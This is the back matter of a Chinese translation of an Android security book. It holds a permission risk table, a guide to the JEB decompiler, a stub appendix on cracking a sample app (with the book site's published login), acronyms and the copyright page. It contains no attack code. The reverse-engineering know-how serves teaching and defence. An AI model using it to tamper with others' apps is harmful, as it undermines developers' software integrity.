BATTERY_STATS	允许应用程序收集电池电量统计信息	1
BIND_ACCESSIBILITY_SERVICE	该权限只限 AccessibilityService 服务申请，以确保只有系统才能与之绑定	1
BIND_APPWIDGET	允许应用程序告诉 appWidget 服务（Service）哪一个应用程序能够访问 appWidget（小插件）的数据	1
BIND_DEVICE_ADMIN	该权限只限设备管理员 Receiver 请求，以确保只有系统才能与其交互	2
BIND_INPUT_METHOD	只限 InputMethodService 服务请求，以确保只有系统才能同它绑定	1
BIND_REMOTEVIEWS	只限 RemoteViewsService 服务请求，以确保只有系统才能同它绑定	1
BIND_TEXT_SERVICE	只限 TextService 服务请求	1
BIND_VPN_SERVICE	只限 VpnService 服务请求，以确保只有系统才能同它绑定	2
BIND_WALLPAPER	只限 WallpaperService 服务请求，以确保只有系统才能同它绑定	1
BLUETOOTH	允许应用程序连接配对完成的蓝牙设备	2
BLUETOOTH_ADMIN	允许程序进行发现新的蓝牙设备并与之配对	2
BRICK	用于请求禁用设备（非常危险！）	3
BROADCAST_PACKAGE_REMOVED	允许应用程序广播软件已被卸载的事件通知（Notification）	2
BROADCAST_SMS	允许应用程序广播收到 SMS 短信息的事件通知	3
BROADCAST_STICKY	允许应用程序广播与 Intent 相连的消息（Sticky Intent）	2

㊀ AccountAuthenticator，账户身份验证器，用于获取账户验证信息，主要为 Gmail 账户信息，只有系统级进程才能访问的权限。——译者注

（续）

权限名称	说明介绍	风险等级
BROADCAST_WAP_PUSH	允许应用程序广播收到 WAP PUSH 服务的事件通知	2
CALL_PHONE	允许应用程序绕过系统提供的用户拨号界面进行拨号呼叫，无需用户的确认	4
CALL_PRIVILEGED	允许应用程序绕过系统提供的用户拨号界面呼叫任意电话号码，包括紧急电话，无需用户确认	4
CAMERA	用于请求访问照相机设备	4
CHANGE _ COMPONENT _ ENABLED _STATE	允许应用程序更改其他应用程序组件的启用状态	1
CHANGE_CONFIGURATION	允许应用程序修改当前配置，如地区位置	1
CHANGE_NETWORK_STATE	允许应用程序改变网络连接状态	1
CHANGE_WIFI_MULTICAST_STATE	允许应用程序启动 Wi- Fi 多播模式（Multicast Mode）	1
CHANGE_WIFI_STATE	允许应用程序更改 Wi- Fi 连接状态	1
CLEAR_APP_CACHE	允许应用程序清除设备上所有安装的应用程序的缓存	2
CLEAR_APP_USER_DATA	允许应用程序清除应用软件的用户数据	2
CONTROL_LOCATION_UPDATES	允许启用/禁用来自无线模块的位置更新通知（Notification）	2
DELETE_CACHE_FILES	允许应用程序删除缓存文件	2
DELETE_PACKAGES	允许应用程序卸载软件包	3
DEVICE_POWER	允许访问底层电源管理	2
DIAGNOSTIC	允许应用程序读写诊断资源	1
DISABLE_KEYGUARD	允许应用程序禁用键盘锁（keyguard）	2
DUMP	允许应用程序从系统服务（Service）提取状态转储（dump）信息	2
EXPAND_STATUS_BAR	允许应用程序展开或收缩状态栏	1
FACTORY_TEST	设备厂商提供的设备测试程序，只有超级用户（root）才能运行	3
FLASHLIGHT	允许访问闪光灯	1
FORCE_BACK	允许应用程序强制系统执行 BACK 操作，无论其 Activity 是否在顶层	1
GET_ACCOUNTS	允许应用程序获取账户服务（Accounts Service）维护的账户列表	3

（续）

权限名称	说明介绍	风险等级
GET_PACKAGE_SIZE	允许应用程序获取系统中任意程序占用的存储空间大小	1
GET_TASKS	允许应用程序获取当前或近期运行任务的信息	2
GLOBAL_SEARCH	允许全局搜索系统访问 Content Provider 提供的数据	2
HARDWARE_TEST	允许访问外围硬件设备，即外设	2
INJECT_EVENTS	允许应用程序将用户事件（按键、触摸、轨迹球）注入到事件流，然后将这些用户事件交付给任意的窗口	3
INSTALL_LOCATION_PROVIDER	允许应用程序向位置管理器（Location Manager）安装自定义的位置提供者（Location Provider）	2
INSTALL_PACKAGES	允许应用程序安装其他应用软件	3
INTERNAL_SYSTEM_WINDOW	允许应用程序打开部分系统用户界面使用的窗口	3
INTERNET	允许应用程序开启网络套接字（Socket）	3
KILL_BACKGROUND_PROCESSES	允许应用程序调用 killBackgroundProcesses( ) 函数杀死后台进程	2
MANAGE_ACCOUNTS	允许应用程序管理账户管理器（AccountManager）维护的账户列表	3
MANAGE_APP_TOKENS	允许应用程序管理（创建，销毁，Z 序）窗口管理器（Window Manager）内的应用程序标号（Token）	3
MASTER_CLEAR		3
MODIFY_AUDIO_SETTINGS	允许应用程序更改系统全局音频设置	1
MODIFY_PHONE_STATE	允许更改电话状态，如开机，mmi 等	2
MOUNT_FORMAT_FILESYSTEMS	允许格式化可移除存储器的文件系统	2
MOUNT_UNMOUNT_FILESYSTEMS	允许挂载/卸载可移除存储器的文件系统	2
NFC	允许应用程序使用 NFC 进行 I/O 操作	3
PERSISTENT_ACTIVITY	该权限在级别 9 的 Android API 中停止使用，并且这一功能将在以后的 Android API 中删除，建议用户不要使用。允许应用程序保持其 Activity 持久存在	2
PROCESS_OUTGOING_CALLS	允许应用程序监控、更改或放弃电话呼叫	3
READ_CALENDAR	允许应用程序读取用户日程数据	3

（续）

权限名称	说明介绍	风险等级
READ_CALL_LOG	允许应用程序读取用户呼叫记录	3
READ_CONTACTS	允许应用程序读取用户联系人资料	3
READ_EXTERNAL_STORAGE	允许应用程序从外部存储设备中读取数据	3
READ_FRAME_BUFFER	允许应用程序截屏，通常用于访问帧缓存数据	3
READ_HISTORY_BOOKMARKS	允许应用程序读取（但不更改）用户浏览器历史记录和书签	3
READ_INPUT_STATE	该权限在级别 16 的 Android API 中停止使用，使用这一权限的 API 已被删除	3
READ_LOGS	允许应用程序读取底层系统日志文件	3
READ_PHONE_STATE	允许只读访问电话状态	3
READ_PROFILE	允许应用程序读取用户个人资料数据	3
READ_SMS	允许应用程序读取 SMS 短信息	3
READ_SOCIAL_STREAM	允许应用程序从用户社交平台上读取数据	3
READ_SYNC_SETTINGS	允许应用程序读取同步设置	2
READ_SYNC_STATS	允许应用程序读取同步状态	2
READ_USER_DICTIONARY	允许应用程序读取用户词典	2
REBOOT	用于请求设备重启	2
RECEIVE_BOOT_COMPLETED	允许应用程序接收系统启动完成时广播的 ACTION_BOOT_COMPLETED 事件动作	2
RECEIVE_MMS	允许应用程序监听 MMS 信息到来，记录或对其进行处理	3
RECEIVE_SMS	允许应用程序监听 SMS 短消息到来，记录或对其进行处理	3
RECEIVE_WAP_PUSH	允许应用程序监听 WAP 推送（push）信息	3
RECORD_AUDIO	允许应用程序录音	3
REORDER_TASKS	允许应用程序改变任务的先后顺序，也就是任务 Z 序（Z-order）	2
RESTART_PACKAGES	该权限在级别 8 的 Android API 中停止使用，系统不再支持 restartPackage( ) 函数功能	2
SEND_SMS	允许应用程序发送 SMS 短信息	3
SET_ACTIVITY_WATCHER	允许应用查看并控制 Activity 在系统中的运行状态	2
SET_ALARM	允许应用程序广播一个 Intent，设置用户闹钟	1

（续）

权 限 名 称	说 明 介 绍	风 险 等 级
SET_ALWAYS_FINISH	允许应用程序转入后台运行时，是否立即终止（Finish）当前 Activity	1
SET_ANIMATION_SCALE	修改全局动画缩放系数	1
SET_DEBUG_APP	将应用程序设置为调试模式	1
SET_ORIENTATION	允许应用程序调用底层函数设置屏幕方向（实际就是旋转屏幕）	1
SET_POINTER_SPEED	允许应用程序调用底层函数设置光标速度	1
SET_PREFERRED_APPLICATIONS	该权限在级别 7 的 Android API 中停止使用，详见 addPackageToPreferred( ) 函数说明	1
SET_PROCESS_LIMIT	允许应用程序设置系统能够运行的应用程序进程数量的最大值	1
SET_TIME	允许应用程序设置系统时间	1
SET_TIME_ZONE	允许应用程序设置系统时区	1
SET_WALLPAPER	允许应用程序设置壁纸	1
SET_WALLPAPER_HINTS	允许应用程序设置壁纸提示	1
SIGNAL_PERSISTENT_PROCESSES	允许应用程序给所有稳定进程发送信号的请求	1
STATUS_BAR	允许应用程序打开，关闭或禁用状态栏及其图标	1
SUBSCRIBED_FEEDS_READ	允许应用程序访问自己订阅的内容提供器（Content Provider）	1
SUBSCRIBED_FEEDS_WRITE		1
SYSTEM_ALERT_WINDOW	允许应用程序使用 TYPE_SYSTEM_ALERT 类型参数打开窗口，并将窗口显示在所有其他应用程序窗口的上面	1
UPDATE_DEVICE_STATS	允许应用更新设备资料信息	1
USE_CREDENTIALS	允许应用程序向账户管理器（Account Manager）请求授权标记	1
USE_SIP	允许应用程序使用 SIP 服务	1
VIBRATE	允许访问振动器	1
WAKE_LOCK	允许使用电源管理器（PowerManager）的 WakeLocks，阻止进程休眠或屏幕变暗	1
WRITE_APN_SETTINGS	允许应用程序修改 APN 设置	1
WRITE_CALENDAR	允许应用程序修改（但不读取）用户日程数据	2

（续）

权限名称	说明介绍	风险等级
WRITE_CALL_LOG	允许应用程序修改存储于手机上的系统电话日志	2
WRITE_CONTACTS	允许应用程序修改（但不读取）用户联系人资料	3
WRITE_EXTERNAL_STORAGE	允许应用程序将数据写入到外部存储设备	3
WRITE_GSERVICES	允许应用程序修改 Google 服务地图	2
WRITE_HISTORY_BOOKMARKS	允许应用程序修改（但不读取）用户浏览器历史记录和书签	2
WRITE_PROFILE	允许应用程序修改（但不读取）用户个人资料数据	2
WRITE_SECURE_SETTINGS	允许应用程序读/写系统安全设置	2
WRITE_SETTINGS	允许应用程序读/写系统设置	2
WRITE_SMS	允许应用程序编辑 SMS 短信息	2
WRITE_SOCIAL_STREAM	允许应用程序在用户社交平台上编辑（但不读取）发布数据	2
WRITE_SYNC_SETTINGS	允许应用程序修改同步设置	1
WRITE_USER_DICTIONARY	允许应用程序对用户词典进行写入	1

附录 B　JEB 反汇编器和反编译器简介

本书在第 6 章和第 7 章已经介绍了，使用各种开源工具对 Android 应用程序进行反编译和逆向工程的方法。因此，本附录将简要介绍 JEB 分析工具和使用方法。JEB 作为 Android 应用程序的反汇编器和反编译器，主要用来处理 APK 或 DEX 文件，并将处理后的分析结果保存到 JDB 文件中。

如图 B.1 所示，JEB 的工作区界面主要由四个区域构成：

1）顶部的菜单栏和工具条。

2）底部的控制台窗口和状态条。

3）类层次结构浏览窗口。

4）可以包含多个重要子视图的标签栏窗口。

B.1　视图

在 JEB 的工作区中，用于表示待分析文件部分的视图包含在标签栏窗口（即图 B.1 中标号为 4 的区域）内，该视图可以通过菜单栏的“Window”菜单选项开




图 B.1 JEB 主窗口界面

启和关闭。下面列出了几种常见的视图：

- 汇编视图（AssemblyView）。该视图包含 DEX 文件中所有类的反汇编代码，用户可以在该视图内进行各种交互操作（如查找等）。为了提高汇编视图的简洁性，便于用户能够清晰地查看视图内容，该视图还可以仅显示 smali 代码或简化的 Dalvik 汇编代码。
- 反编译视图（DecompiledView）。该视图包含由类的字节码经反编译生成的 Java 源代码。使用“Tab”键可以在汇编视图和反编译视图之间切换，并保持光标始终停留在同一个类上。
- 字符串视图（StringsView）。该视图包含出现在 DEX 文件中的所有字符串的列表。双击其中任意一个字符串，可以直接切换到汇编视图，并将光标定位在汇编视图中该字符串首次被使用出现的位置。
- 常量视图（ConstantsView）。该视图包含出现在 DEX 文件中所有数字常量的列表。双击其中任意一个常量，可以直接切换到汇编视图，并将光标定位在汇编视图中该常量首次被使用出现的位置。
- Manifest 视图（Manifest View）。该视图显示应用程序解压缩产生的 Manifest 文件内容。
- 资源视图（ResourcesView）。该树形视图使用户能够浏览应用程序解压缩产生的各种资源文件。
- Assets 视图（AssetsView）。该视图与资源视图特别相似，同样用于供用户浏览 Android 应用程序中 assets 文件夹内的资源文件。
- 证书视图（CertificatesView）。该视图以可读的形式显示用于 APK 安装包签名的数字证书。

● 外部类/函数/字段视图（External Classes/Methods/Fields View）。这几种视图用于将 DEX 文件中引用和使用的各种外部类、函数和字段以列表的形式显示出来。

● 注释视图（Notes View）。该视图用于存放代码分析时用户标注的注释内容。

类层次结构视图（class hierarchy view，即图 B.1 中标号为 3 的区域），包含了出现在 DEX 文件内所有类的列表。这些类是以包的形式进行组织显示的。

点击或双击其中任意一个类名，即可打开汇编视图，并自动将光标停留在用户点击的类上。

如果想要更加清晰明了地查看显示在类层次结构视图中各个类的信息，用户可以在该层次树的底部标记相应的复选框，从而对内部类进行暂时地标注。

B.2　代码视图

在分析应用程序时，汇编和反编译代码视图是两种非常重要的视图。这两种代码视图具有良好的用户交互性，能够很好地配合用户对应用程序进行分析。

这两种视图向用户提供了丰富的可交互选项，包括：类、字段、函数、机器码（opcode）、指令，以及注释等代码内容交互选项。

当用户焦点落在这两种视图上时，用户可进行的各种交互操作如下：

● Rename items（重命名选项，快捷键：N）：用于重命名类、字段和函数的名字，修改的结果同时也将体现在其他的视图中。反编译视图中的变量和参数也可以被重命名。不过，对于那些没有在 DEX 文件中定义的外部代码项不能被重新命名。

● Insert comments（插入注释，快捷键：C）：可以对指定的类、字段和函数标记注释内容，以及标注指定的函数说明。这些注释既可以是文本，也可以是音频，或者两者兼用。音频注释被标记为“!”，后面可选是否跟随着文本注释。

● Examine cross references（查看交叉引用，快捷键：X）：大多数的可交互项，可以使用交叉引用来查看它们的使用位置。这些交叉引用项会以它们在代码中出现的顺序的形式列出。用户可以双击任意一个交叉引用项，跳转到该交叉引用所在的位置。

● Navigate（导航，快捷键：Enter）：用户可以“追踪”指定的代码项。也就是说，用户可以使用导航功能跳转指定代码定义/声明的位置。例如，“追踪”一个被调用的函数 foo( ) 的意思，就是跳转到 foo( ) 函数定义/声明的位置。

在 Assembly 视图中，用户能够通过按“Tab”键，对一个类进行反编译。随后，当前视图将切换到目标类的反编译视图，并且将光标定位在与源字节码指令最匹配的高级 Java 语句上。相反，当光标位于高级 Java 语句时，将视图切换回 Assembly 视图，JEB 也会试图把光标定位在同原 Java 语句最匹配的低级字节码指令处。

B.3 快捷键

表 B.1 所示的快捷键，主要用在代码视图内。为了提高工作效率，本书强烈推荐用户能够熟练地运用这些快捷键。经验丰富的逆向工程师可能会比较熟悉这些快捷键，因为对于标准的反汇编工具来说，它们使用的快捷键基本都是相通的。

表 B.1 代码视图内可以使用的快捷键

快　捷　键	说　　明
Tab	对选定的类进行反编译（在汇编视图中）/切换回汇编视图（在反编译视图中）
N	对选定的内部项进行重命名（如类、字段、函数和变量）
C（或 Slash）	插入注释
X	查看一条可交互语句的所有交叉引用项（用户可以双击这些交叉引用项，从而“追踪”查看代码中引用这条可交互语句的位置）
Enter	追踪一条可交互语句项
Escape	返回到 follow-history 中记录的上一个光标位置
Ctrl-Enter	前进到 follow-history 中记录的下一个光标位置
F5	刷新/同步代码视图内容

B.4 参数设置选项

编辑（Edit）/选项（Options）菜单，用于供用户定制 JEB 工具的外观和风格。这些参数设置选项分为多个类别（汇编视图通用参数设置选项/汇编视图专用参数设置选项，代码视图专用参数设置选项，等等），其中大多数的参数设置选项都比较好理解，如图 B.2 所示。

“show debug directives/line numbers（显示调试指令/行号）”选项，用于显示汇编代码中特有的元数据。用户需要注意的是，这种元数据很容易被伪造，因此不要相信这些元数据。

“keep smali compatibility”选项，用于生成能够“兼容”smali 的汇编代码。“兼容”在这里的意思是，比如先调用带有参数的指令，然后保留完整的函数名、类名，以及具体的分支语句（switch）结构等。禁用该“smali compatibility”选项，可极大地提高汇编代码的可读性。




图 B.2 JEB 工具参数设置选项

“Style（风格）”选项，包含一些可供用户选择的字体（该选项设置在所有视图中都有效）和颜色样式。

通常，默认的字体被设置为固定的标准字体，一般是宋体。不过不同系统可能有所不同。最新版本的宋体字库包含大量的 Unicode 字符，而有的用户的宋体字库里可能没有 CJK㊀（中日韩）字符，这种字符在处理亚洲语言环境的应用程序时，是必不可少的。如果出现这种情况，还可以使用其他的字体，例如 Windows 系统上的仿宋字体，以及 Ubuntu 系统上的 Sans 字体。这些字体可以很好地支持 BMP㊁（Basic Multilingual Plane，基本多文种平面），包括 CJK、俄语、泰语和阿拉伯语。

“Style manager（风格管理器）”按钮，可以使用户自定义各种交互项的颜色和外观，该设置对代码视图和 XML 视图有效，用于渲染 Manifest 和其他 XML 资源的显示颜色。交互项的 Foreground colors（前景色）和 background colors（背景色）设置，以及 font attributes（字体属性）设置，都可在风格管理器内由用户定制，如图 B. 3 所示。




图 B. 3　JEB 工具的代码风格管理器

附录 C　破解应用程序 SecureApp. apk

本附录将详细介绍恶意用户如何使用逆向工程修改特定应用程序的行为。在第

㊀ CJK，中日韩统一表意文字（CJK Unified Ideographs），目的是要把分别来自中文、日文、韩文、越文中，本质、意义相同、形状一样或稍异的表意文字（主要为汉字，但也有仿汉字，如日本国字、韩国独有汉字、越南的喃字）于 ISO 10646 及 Unicode 标准内赋予相同编码。CJK 是中文（Chinese）、日文（Japanese）、韩文（Korean）三国文字的缩写。顾名思义，它能够支持这三种文字。——译者注

㊁ BMP（Basic Multilingual Plane，基本多文种平面），或称第零平面（Plane 0），是 Unicode 中的一个编码区段。编码从 U +0000 至 U + FFFF。——译者注

7 章中，已经借助应用程序 SecureApp. apk，展示了恶意用户使用逆向工程修改应用程序行为的一种方式。因此，本教程将演示一些其他的方式，恶意用户就是使用这些方式修改应用程序的行为，以达到添加或删除应用程序功能的目的。

由于本练习属于动手实践类的操作。因此，读者可以在本书网站（www. androidinsecury. com）的相应章节中获得该附录的内容。其中，在练习过程中用到的所有文件，都可以在该网站的资源部分找到。读者需要使用下述账号和密码，访问并获取该网站资源部分提供的文件。

用户名：android

密码：1439896461

附录 D 英文缩略语

ACL	Access Control Lists	网络控制列表
ADAAPI	Android Device Administration API	Android 设备管理 API
ADB	Android Debug Bridge	Android 调试桥接器
ADT	Android Development Tools	Android 开发工具
AOSP	Android Open Source Project	Android 开源项目
API	Application Programming Interface	应用程序编程接口
APP	Application	应用程序
APK	Android Package	Android 安装包
ATRG	Advanced Threat Research Group	高级威胁研究小组
AUP	Acceptable Use Policy	可接受使用策略
AVD	Android Virtual Device	Android 模拟器
AWT	Abstract Window Toolkit	抽象窗口工具包
BMP	Basic Multilingual Plane	基本多文种平面
BSD	Berkeley Software Distribution	伯克利软件套件
BYOD	Bring Your Own Device	自带设备
C/S	Client/Server	客户端/服务器
C&C	Command and Control	命令与控制
CBSE	Critical Business Security External team	思科外部关键业务安全组
CCHS	Cisco's Cloud Hosted Services	思科云托管服务
CDMA	Code Division Multiple Access	码分多址接入
CIO	Chief Information Officer	首席信息官
CJK	CJK Unified Ideographs	中日韩统一表意文字
CnC	Command and Control Center	命令与控制中心

（续）

CSRF	Cross Site Request Forgery	跨站点伪造请求
CVE	Common Vulnerabilities and Exposures	常见漏洞和暴露
DB	Database	数据库
DDMS	Dalvik Debug Monitoring Service	Dalvik 虚拟机调试监控服务
DEX	Dalvik Executable Format	Dalvik 可执行格式
DoD	Department of Defense of the United States	美国国防部
EAS	Exchange ActiveSync	主动同步协议
ext2	Second extended file system	第二代扩展文件系统
ext3	Third extended file system	第三代扩展文件系统
ext4	Fourth extended file system	第四代扩展文件系统
GID	Group ID	群组 ID
GPL	General Public License	通用公共许可证
GPS	Global Positioning System	全球定位系统
GSM	Global System for Mobile communication	全球移动通信系统
HDMI	High Definition Multimedia Interface	高清晰度多媒体接口
HTML	Hypertext Markup Language	超文本标记语言
HTTP	Hyper text Transport Protocol	超文本传输协议
HTTPS	Hypertext Transfer Protocol over Secure Socket Layer	位于安全套接字层之上的超文本传输协议
HSTS	Http Strict Transport Security	强制安全传输技术
IDE	Integrated Development Environment	集成开发环境
IEC	International Electrotechnical Commission	国际电工委员会
IMEI	International Mobile Equipment Identity	国际移动设备识别码
IMSI	International Mobile Subscriber Identity	国际移动用户识别码
InfoSec	Information Security Team	思科信息安全组
INI	Information Networking Institute	信息网络研究所
IPC	Internet Process Connection	进程间通信
IR	Incident Response	应急响应
IRC	Internet Relay Chat	互联网在线聊天
ISO	International Organization for Standards	国际标准化组织
IT	Information Technology	信息技术
Jar	Java Archive	Java 架构
JNI	Java Native Interface	Java 本地接口
JVM	Java Virtual Machine	Java 虚拟机

（续）

MAC	Mandatory Access Control	强制访问控制
MDM	Mobile Device Management	移动设备管理
MITM	Man In The Middle	中间人
MMS	Multimedia Messaging Service	多媒体短信服务
NFC	Near Field Communication	近场通信
NIST	National Institute of Standards and Technology	美国国家标准与技术研究院
NSA	National Security Agency	美国国家安全局
NSF	National Science Foundation	国家科学基金会
NVD	National Vulnerability Database	国家漏洞数据库
OHA	Open Handset Alliance	开放手机联盟
OS	Operating System	操作系统
OSSTMM	Open Source Security Testing Methodology Manual	开源安全测试方法手册
OWASP	Open Web Application Security Project	开放 Web 应用程序安全项目
PCI DSS	Payment Card Industry Data Security Standard	支付卡行业数据安全标准
PDA	Portable Digital Assistant	个人数字助理
Pen Testing	Penetration Testing	渗透测试
PIN	Personal Identification Number	个人识别密码
POC	Proof of Concept	概念验证
QR	Quick Response	快速反应
RAM	Random Access Memory	随机存储器
RFID	Radio Frequency Identification	射频识别
ROM	Read-Only Memory	只读存储器
RPC	Remote Procedure Calls	远程过程调用
SD	Secure Digital Memory Card	安全数字记忆卡
SDLC	Software Development Life Cycle	软件开发周期
SDK	Software Development Kit	软件开发工具包
SE	Secure Element	安全单元
SHA	Secure Hash Algorithm	安全散列算法
SIM	Subscriber Identity Module	用户识别模块
SMS	Short Messaging Service	短信服务
SQLi	SQL Inject	SQL 注入
SSCO	Security Services and Cloud Operations team	思科安全服务与云运维组
SSL	Secure Sockets Layer	安全套接字层

（续）

SSN	Social Security Number	社会保险号
SSP	Server Side Processing	服务器端处理
TAN	Transaction Authentication Number	交易授权验证码
TLS	Transport Layer Security	安全传输层协议
UDP	User Datagram Protocol	用户数据报协议
UI	User Interface	用户接口或人机交互接口
UID	User ID	用户 ID
URI	Uniform Resource Identifier	统一资源标识
URL	Uniform Resource Locator	统一资源定位符
VFS	Virtual File System	虚拟文件系统
VM	Virtual Machine	虚拟机
VPN	Virtual Private Network	虚拟专用网
WAE	Wireless Application Environment	无线应用环境
WAP	Wireless Application Protocol	无线应用协议
WDP	Wireless Datagram Protocol	无线数据报协议
Wi-Fi	Wireless Fidelity	无线保真技术
WML	Wireless Markup Language	无线标记语言
WSP	Wireless Session Protocol	无线会话协议
WTA	Wireless Telephony Application	无线电话应用
WTLS	Wireless Transport Layer Security	无线传输层安全
WTP	Wireless Transaction Protocol	无线传输协议
WWW	World Wide Web	万维网/互联网
XML	Extensive Markup Language	可扩展标记语言
XSRF	Cross Site Request Forgery	跨站点伪造请求
XSS	Cross Site Scripting	跨站点脚本

Android Security：Attacks and Defenses，by Abhishek Dubey and Anmol Misra.

Copyright © 2013 by Taylor & Francis Group，LLC.

Authorized translation from English language edition published by CRC Press，part of Taylor & Francis Group，LLC. All Rights Reserved. 本书原版由 Taylor & Francis 出版集团旗下 CRC 出版公司出版，并经其授权翻译出版，版权所有，侵权必究。

本书中文简体翻译版授权机械工业出版社独家出版并限在中国大陆地区销售，未经出版者书面许可，不得以任何方式复制或发行本书的任何部分。

Copies of this book sold without a Taylor & Francis sticker on the cover are unauthorized and illegal. 本书封面贴有 Taylor & Francis 公司防伪标签，无标签者不得销售。

北京市版权局著作权合同登记号：图字 01-2013-7167 号。

图书在版编目（CIP）数据

Android 系统安全与攻防/(美) 杜贝 (Dubey，A.)，(美) 米斯拉 (Misra，A.) 编著；王秋爽等译. —北京：机械工业出版社，2014. 10

(国际信息工程先进技术译丛)

书名原文：Android security：attacks and defenses

ISBN 978-7-111-47721-1

Ⅰ. ①A… Ⅱ. ①杜…②米…③王… Ⅲ. ①移动终端-应用程序-程序设计-安全技术 Ⅳ. ①TN929. 53

中国版本图书馆 CIP 数据核字（2014）第 191821 号

机械工业出版社（北京市百万庄大街 22 号 邮政编码 100037）

策划编辑：张俊红 责任编辑：闾洪庆

版式设计：霍永明 责任校对：纪 敬

封面设计：马精明 责任印制：刘 岚

北京云浩印刷有限责任公司印刷

2014 年 10 月第 1 版第 1 次印刷

169mm×239mm · 11. 75 印张 · 222 千字

0001—3000 册

标准书号：ISBN 978-7-111-47721-1

定价：49.80元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换

电话服务	网络服务
社服务中心：(010)88361066	教材网：http://www. cmpedu. com
销售一部：(010)68326294	机工官网：http://www. cmpbook. com
销售二部：(010)88379649	机工官博：http://weibo. com/cmp1952
读者购书热线：(010)88379203	**封面无防伪标均为盗版**

本书部分推荐语

这是一本从事移动设备与应用软件领域的企业安全主管，以及安全架构师与咨询师必备的专业书。

——卡内基·梅隆大学信息网络研究所主任兼CyLab分校教育主任Dena Haritos Tsamitis

如果你在Android数据与应用程序安全领域的工作上遇到复杂的挑战，那么本书可以在安全架构方面，为你提供有价值且深入的见解，并且在主流移动设备系统平台的安全防护上，为你提供非常实用的指导。

——Sophos软件公司首席技术官兼高级副总裁Gerhard Eschelbeck

本书内容详实，涵盖了从Android系统平台到应用程序各个方面的安全问题，为所有对移动设备恶意软件分析感兴趣的人士，提供了丰富的基础知识。同时，对于那些想了解Android应用程序内在本质的人来说，本书也为他们提供了一个非常好的入手点和出发点。

——JEB反编译软件创始人Nicholas Falliere

Dubey和Misra提供了一套独特且完整的方法，解决了移动设备系统安全方面关键但易被误解的专题，弥补了软件安全文献中又一项重要的空白。他们掌握了很多基本的安全威胁和对策，这些威胁和对策都是非常有必要去理解的，并且对于有效地确保Android系统主导的移动环境的安全性至关重要。

——Intel公司旗下McAfee产品安全高级总监James Ransome

对于Android安全领域的爱好者和应用开发者来说，这是一本很好的专业书。它介绍了很多高级专题，比如，Android应用程序逆向工程等。对于专业的安全分析人员来说，这是一本必备的工具书。

——Quick Heal科技公司联合创始人Sanjay Kartkar

对于想把公司应用软件移植到Android系统平台上的企业来说，这是一本非常优秀的专业书，它可以使你了解Android应用程序中各种常见的威胁，以及应对这些威胁的方法。

——苏格兰皇家银行市场及国际银行部副总裁Jagmeet Malhotra

为中华崛起传播智慧

地址：北京市百万庄大街22号
邮政编码：100037

电话服务
社服务中心：010-88361066
销售一部：010-68326294
销售二部：010-88379649
读者购书热线：010-88379203
网络服务
教材网：http://www.cmpedu.com
机工官网：http://www.cmpbook.com
机工官博：http://weibo.com/cmp1952
封面无防伪标均为盗版

策划编辑◎张俊红

国际视野　科技前沿

国际信息工程先进技术译丛

《Android系统安全与攻防》
《内容分发网络》
《移动云计算：无线、移动及社交网络中分布式资源的开发利用》
《认知视角下的无线传感器网络》
《计算机网络仿真OPNET实用指南》
《移动无线信道》（原书第2版）
《LTE-Advanced：面向IMT-Advanced的3GPP解决方案》
《声学成像技术及工程应用》
《认知无线电通信与组网：原理与应用》
《LTE/SAE网络部署实用指南》
《网络性能分析原理与应用》
《云连接与嵌入式传感系统》
《IP地址管理原理与实践》
《自组织网络：GSM，UMTS和LTE的自规划、自优化和自愈合》
《实现吉比特传输的60GHz无线通信技术》
《LTE自组织网络（SON）：高效的网络管理自动化》
《UMTS中的LTE：向LTE-Advanced演进》（原书第2版）
《无线传感器及执行器网络》
《UMTS中的WCDMA－HSPA演进及LTE》（原书第5版）
《认知无线电网络》
《网络融合——服务、应用、传输和运营支撑》
《UMTS中的LTE:基于OFDMA和SC-FDMA的无线接入》
《高性能微处理器电路设计》
《吉规模集成电路互连工艺及设计》
《高级电子封装》（原书第2版）
《基于4G系统的移动服务技术》
《移动无线传感器网——技术、应用和发展方向》
《UMTS蜂窝系统的Q0S与Q0E管理》
《UMTS-HSDPA系统的TCP性能》
《基于射频工程的UMTS空中接口设计与网络运行》
《未来UMTS的体系结构与业务平台：全IP的3GCDMA网络》
《环境网络：支持下一代无线业务的多域协同网络》
《基于蜂窝系统的IMS—融合电信领域的V0IP演进》
《蜂窝网络高级规划与优化 2G/2.5G/3G/——向4G的演进》
《微电子技术原理、设计与应用》
《多电压CMOS电路设计》
《P2P系统及其应用》
《IPTV与网络视频：拓展广播电视的应用范围》
